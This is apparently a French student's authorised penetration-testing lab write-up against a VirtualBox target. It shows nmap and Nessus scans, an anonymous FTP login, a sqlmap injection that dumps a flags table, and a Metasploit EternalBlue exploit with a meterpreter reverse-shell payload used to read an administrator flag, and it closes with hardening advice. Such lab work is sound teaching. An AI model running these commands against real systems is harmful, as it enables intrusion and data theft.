TP 4 PENTESTING

Ici, je vais essayer de trouver deux flag intermédiaires et un flag administrateur, situé dans une VM cible, avec l'aide des outils nmap, nessus, burp, sqlmap et metasploit.

AUTORISATION PAR THOMAS PREVOST

Clément HERBRECHT BOURGOIN

Etape 1 :

J’ai tapé la commande nmap -sn 192.168.56.0/24 afin d’effectuer un scan sur toute la plage d’adresse IP de 192.168.56.0. Le but étant de détecter les hôtes actifs.

```
root@rtnnnpxx:~/Téléchargements# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-24 16:06 CEST
Nmap scan report for 192.168.56.1
Host is up (0.00025s latency).
MAC Address: 0A:00:27:00:00:00 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00033s latency).
MAC Address: 08:00:27:5B:6A:49 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.00052s latency).
MAC Address: 08:00:27:86:84:5F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.06 seconds
```

Ici, on voit que l’adresse est de la VM cible est : 192.168.56.101

Etape 2 :

Ensuite, avec la commande nmap -sV 192.168.56.101, j’ai pu analyser les services en cours sur les ports ouverts de l’hôte 192.168.56.101. Cela à permis de voir qu’elles sont le logiciel, ainsi que leurs versions et leur port.

```
root@rtnnnpxx:~/Téléchargements# nmap -sV 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-24 16:09 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00051s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
23/tcp    open  telnet       Microsoft Windows XP telnetd
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:86:84:5F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

Etape 3 :

Avec la commande nmap -A 192.168.56.101,qui permet de faire une analyse avancée sur l'adresse IP 192.168.56.101(en activant la détection du système d'exploitation, la version des services, la découverte des scripts et le traceroute), on peut remarquer la présence du premier flag : "hidden_flag_asdmgh781.txt"

D'ailleur, on remarque également le service FTP, qui servira dans l'étape 4 ci-dessous.

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-23  04:44PM       <DIR>          aspnet_client
| 10-20-23  06:54PM                   62 hidden_flag_asdmgh781x.txt
| 10-21-23  04:44PM                 9026 iisstart.htm
| 10-21-23  04:05PM              1272832 login.exe
| 10-20-23  06:47PM                  373 simplecgi.cs
| 10-20-23  06:47PM                 3584 simplecgi.exe
| 10-20-23  06:56PM                  183 web.config
|_10-20-23  04:44PM               184946 welcome.png
```

Etape 4 :


Afin de pouvoir accéder à ce fichier, j'ai décidé d'essayer de me connecter en FTP , pour cela j'ai tapé la commande : ftp 192.168.56.101. Cependant, il fallait un Name et un Password, j'ai donc taper "anonymous", un mot de passe banale et connu (qui est aussi écrit ci-dessus dans la capture d'écran de la commande nmap -A). Par ailleurs, ce mot de passe est bien trop simple à deviner. Pour améliorer la sécurité, il faut le changer pour un mot de passe plus complexe qu'on ne trouverait pas par hasard.

```
root@rtnnnpxx:~/Téléchargements# ftp 192.168.56.101
Connected to 192.168.56.101.
220 Microsoft FTP Service
Name (192.168.56.101:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as passwor
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-20-23  04:44PM       <DIR>          aspnet_client
10-20-23  06:54PM                   62 hidden_flag_asdmgh781x.txt
10-21-23  04:44PM                 9026 iisstart.htm
10-21-23  04:05PM              1272832 login.exe
10-20-23  06:47PM                  373 simplecgi.cs
10-20-23  06:47PM                 3584 simplecgi.exe
10-20-23  06:56PM                  183 web.config
10-20-23  04:44PM               184946 welcome.png
226 Transfer complete.
```


Etape 5 :

Une fois connecté sur le serveur ftp, il suffit de faire get hidden_flag_asdmgh781.txt afin de télécharger le fichier sur son ordinateur.

```
ftp> get hidden_flag_asdmgh781x.txt
local: hidden_flag_asdmgh781x.txt remote: hidden_flag_asdmgh781x.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
62 bytes received in 0.00 secs (54.3021 kB/s)
```



Une fois le fichier ouvert, nous avons le contenu du premier flag à l'intérieur (capture d'écran ci-dessous).




Etape 6 :

Pour voir s' il n'y avait pas une faille à exploiter, j'ai regardé ce que donnait le site associé à l'adresse 192.168.56.101.


Première URL : http://192.168.56.101/

Deuxième URL : http://192.168.56.101/login.exe




Etape 7 :


Par la suite, j'ai lancé un scan sur nessus afin de regarder s' il n'y avait pas des vulnérabilités.





(A l’intérieur du MIXED)




Comme nous pouvons l’observer, il y à plusieurs vulnérabilité CRITICAL et une HIGH, que voici :




https://localhost:8834/#/scans/reports/14/vulnerabilities/group/5351
Rechercher
tenable Nessus Essentials
Scans
Settings
khawla
FOLDERS
My Scans 3
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Ivanti Avalanche WLAvalancheService.exe v6.4.4.0 M...
Read More
Plugins are done compiling.
CRITICAL
Unsupported Windows OS (remote)
Description
The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.
Solution
Upgrade to a supported service pack or operating system
See Also
https://support.microsoft.com/en-us/lifecycle
Output
The following Windows version is installed and not supported:
Microsoft Windows Server 2008 R2 Standard Service Pack 1
To see debug logs, please visit individual host
Port ▲
Hosts
N/A
192.168.56.103
Severity: Critical
ID: 108797
Version: 1.15
Type: remote
Family: Windows
Published: April 3, 2018
Modified: July 27, 2023
Risk Information
Risk Factor: Critical
CVSS v3.0 Base Score: 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C/I:C/A:C
Vulnerability Information
CPE: cpe:/o:microsoft:windows
Unsupported by vendor: true


https://localhost:8834/#/scans/reports/14/vulnerabilities/group/5351
Rechercher
tenable Nessus Essentials
Scans
Settings
khawla
FOLDERS
My Scans 3
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Ada.cx SSRF via Sentry Misconfiguration
Read More
Plugins are done compiling.
CRITICAL
MS11-030: Vulnerability in DNS Resolution Could Allow Remote Co...
Description
A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.
Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.
Solution
Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.
See Also
https://www.nessus.org/u?361871b1
Output
No output recorded.
To see debug logs, please visit individual host
Port ▲
Hosts
5355 / udp / llmnr
192.168.56.103
Severity: Critical
ID: 53514
Version: 1.19
Type: remote
Family: Windows
Published: April 21, 2011
Modified: October 17, 2023
VPR Key Drivers
Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Functional
Age of Vuln: 730 days +
Product Coverage: High
CVSSV3 Impact Score: 5.8
Threat Sources: No recorded events
Risk Information
Vulnerability Priority Rating (VPR): 7.3
Exploit Prediction Scoring System (EPSS): 0.
Risk Factor: Critical



Etape 8 :

Avec l'analyse de Nessus, nous avons pu remarquer le nombre important d'erreurs sur le port 80 (HTTP). C'est pourquoi j'ai lancé une analyse du port 80 avec la commande "nmap -sV -p 80 192.168.56.101", ayant pour but d'identifier la version du service sur ce port.


```
root@rtnnnpxx:~/Téléchargements# nmap -sV -p 80 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-24 16:48 CEST
Nmap scan report for 192.168.56.101
Host is up (0.00073s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
MAC Address: 08:00:27:86:84:5F (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.32 seconds
```

Etape 9 :

J’ai donc lancé une requête burp et je suis allé dans “pretty” afin d’avoir une version formatée et lisible des requêtes et réponses HTTP, facilitant l'analyse en structurant les données brutes avec une présentation claire et organisée.




On remarque donc la présence de Firefox.secure (paramètre spécifique lié aux configurations de sécurité du navigateur Firefox), qui peut être intéressant afin de faire une injection sql.

Etape 10 :

J’ai donc téléchargé la dernière version de sqlmap afin de tester l’exploitation des vulnérabilités avec une injection sql. Voici le lien pour télécharger cette version de sqmap : https://github.com/sqlmapproject/sqlmap

Une fois dans le github, il faut copier le code dans la partie “Installation”.



Que voici en entier :
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev

Etape 11 :

Enfin, pour trouver le second flag, j’ai taper la commande “python3 sqlmap.py -u "http://192.168.56.101/login.exe" --user-agent="Super Secure Browser*" --string="OK" --tables -dump”. Cette commande utilise sqlmap pour détecter et exploiter une vulnérabilité d'injection SQL sur l'URL spécifiée (URL vu à l’étape 6), en utilisant un agent utilisateur personnalisé, puis en listant les tables de la base de données et en extrayant leurs contenus. D’ailleurs, dans cette commande, j’ai remplacé “Firefox.secure” par “Super Secure Browser” car cela n'a aucune différence d'utiliser l'un ou l'autre, puisque les deux servent simplement à spécifier un agent utilisateur que sqlmap enverra dans ses requêtes HTTP.

Nous avons donc ci-dessous, suite à l'injection, à la visualisation des tables et dump (qui permettent respectivement d'afficher la liste des tables d'une base de données et d'extraire le contenu de ces tables), le contenu du seconde flag, nommé "SQLite_masterdb.flags".


```
+----+------------------------------------------------------------------+
| id | text                                                             |
+----+------------------------------------------------------------------+
| 1  | w@T!2$*i@jFUekxoKoyT!cH6*NwT2h3Y&tL%V8#c@y*4QUPupcaG36WrLiP7t$ |
| 2  | Blue is eternal                                                  |
+----+------------------------------------------------------------------+

[18:09:15] [INFO] table 'SQLite_masterdb.flags' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.56.101/dump/SQLite_mast
erdb/flags.csv'
[18:09:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.56.101'

[*] ending @ 18:09:15 /2024-10-24/
```

Etape 12 :

Il nous reste donc le dernier flag, "administrator_flag.txt" à trouver. Je me suis donc penché sur cette vulnérabilité découverte par nessus (étape 7).



Ici on peut observer qu'il y à un haut risque avec MS17-010. C'est une vulnérabilité de sécurité critique dans Windows, qui permet à des attaquants d'exécuter du code à distance via le protocole SMB.

Etape 13 :

Je me suis donc rendu sur msfconsole qui est une interface en ligne de commande du framework Metasploit, un outil de test d'intrusion qui permet d'exploiter des vulnérabilités dans les systèmes en exécutant des exploits, des payloads, et en gérant les sessions d'attaque. J'ai donc taper "search ms17", afin de rechercher tous les modules liés à la vulnérabilité MS17.

```
msf6 > search ms17

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windo
s Kernel Pool Corruption
```

J'ai choisi "exploit/windows/smb/ms17_010_eternalblue" car il cible la vulnérabilité Eternal Blue, qui permet d'exploiter des systèmes Windows non corrigés pour exécuter du code à distance, offrant ainsi un accès potentiellement complet à la machine cible.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                             g-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server
                                             2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
                                              R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windo
                                             ws 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

Avec “show options” j’ai pu visualiser les options de configurations requises pour le module MS17. Voici les configurations faites ci-dessous :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set port 445
```

Une fois toutes les options ajoutées, RHOST (la VM cible), LHOST (la VM attaquante) et le port, j’ai tapé “run” afin de lancer “l’attaque” sur la VM cible.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Etape 14 :

Pour finir, je me suis aventurer dans les différend fichier afin de trouver le flag, voici le chemin afin d’y arriver (il faut faire des ls dans chaque fichier afin de voir ce qui s’y trouve):

```
meterpreter > cd Users
meterpreter > cd Administrateur
```

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrateur\Desktop
```

Voici enfin le dernier flag “administrator_flag.txt”, ouvert avec la commande cat qui permet d’afficher le contenu d’un (ou plusieurs) fichier(s).

```
meterpreter > cat administrator_flag.txt
!6CrPS&NSUwJZzqHRezS4pch6vkzoG53ZF#$JJRM@9AJEYzMwpqV$dDoiZiNLq
```

Conseil :

Tout d'abord, il est crucial de modifier les mots de passe par défaut, comme l'accès FTP avec l'utilisateur "anonymous", en utilisant des mots de passe robustes et difficiles à deviner. Ensuite, il faut corriger les vulnérabilités critiques et importantes identifiées par le scan Nessus, notamment celles affectant les services exposés comme le port 80 (HTTP) et les vulnérabilités MS17-010 liées à SMB, qui permettent l'exécution de code à distance. En complément, il est recommandé de mettre à jour régulièrement tous les logiciels et services installés pour éviter l'exploitation de failles connues. De plus, l'analyse des requêtes HTTP et l'usage d'outils comme Burp et SQLmap montrent l'importance de sécuriser les applications web contre les injections SQL en renforçant la validation des entrées et en utilisant des pratiques sécurisées de développement. Enfin, une surveillance active des systèmes doit être mise en place pour détecter et réagir rapidement aux intrusions.